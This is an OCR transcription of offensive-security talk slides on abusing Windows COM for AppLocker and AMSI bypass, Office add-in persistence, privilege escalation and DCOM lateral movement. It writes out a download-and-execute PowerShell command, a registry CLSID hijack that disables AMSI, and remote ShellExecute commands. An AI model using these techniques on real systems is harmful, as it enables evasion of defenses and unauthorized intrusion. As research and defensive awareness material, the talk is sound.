
This is also a clever way to bypass AppLocker ;-)

Winrm.vbs



```
'S C:\Users\tester> winrm quickconfig
:\Windows\System32\winrm.vbs(1386, 9) Microsoft VBScript runtime error: Object required: 'm_operationShortcuts

:\Windows\System32\wir                                              error: Object required: 'm_allowedOperations'

:\Windows\System32\wir                                              error: Object required: 'm_allArguments'

'S C:\Users\tester>
```

Bypass the AntiMalware Scan Interface (AMSI)



```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\> Get-Content .\amsi_bypass.reg
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32]
@="C:\\goawayamsi.dll"
PS C:\>
PS C:\> reg import .\amsi_bypass.reg
The operation completed successfully.
PS C:\>
PS C:\> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\> _
```

Malicious Office Add-ins

Outlook, Excel etc.

Rich API for persistence and C2

https://twitter.com/JohnLaTwC/status/836259629277421568

Outlook Rules Added Via COM Object

https://gist.github.com/subTee/e04a93260cc69772322502545c2121c4

https://labs.mwrinfosecurity.com/blog/add-in-opportunities-for-office-persistence/


Privilege Escalation

The COM Elevation Moniker - Resources

-Execute Process in Another user’s session

-Think Terminal Server or RDP etc…

COM - CVE-2017-0100




https://drive.google.com/file/d/0B5sMkPVXQnfPbXI0SVliV0tuU0U/view - James Forshaw

Domain Admin Elevation

http://blog.inspired-sec.com/archive/2017/03/17/COM-Moniker-Privesc.html

@n0pe_sled



From Patch Tuesday to DA

MAR 17, 2017

AUTHOR


JULIAN CATRAMBONE

Lateral Movement

- Leveraging DCOM objects with no explicit access or launch permissions set
    - Certain objects have interesting methods…

https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/



```
PS C:\Users\Matt> $com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.99.13")
PS C:\Users\Matt> $obj = [System.Activator]::CreateInstance($com)
PS C:\Users\Matt> $item = $obj.Item()
PS C:\Users\Matt> $item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
PS C:\Users\Matt> _
```

Windows PowerShell

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.99.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.99.1

Tunnel adapter isatap.{F160A3DA-B466-4934-BC3F-5D63523802C8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\Matt>
```

Conclusions

Hopeful outcomes of this talk.

Foster curiosity & further research

Provide references

Call attention to the attack surface and capabilities

Closing Thoughts / Conclusions / Thanks

Special Thanks to:

David Mcguire & Jason Frank for their support of this research while we were working for them.

James Forshaw - For answering our questions and COM research

All of the former ATD members who provided feedback and improvements to our research!

Contact: matt@specterops.io

@enigma0x3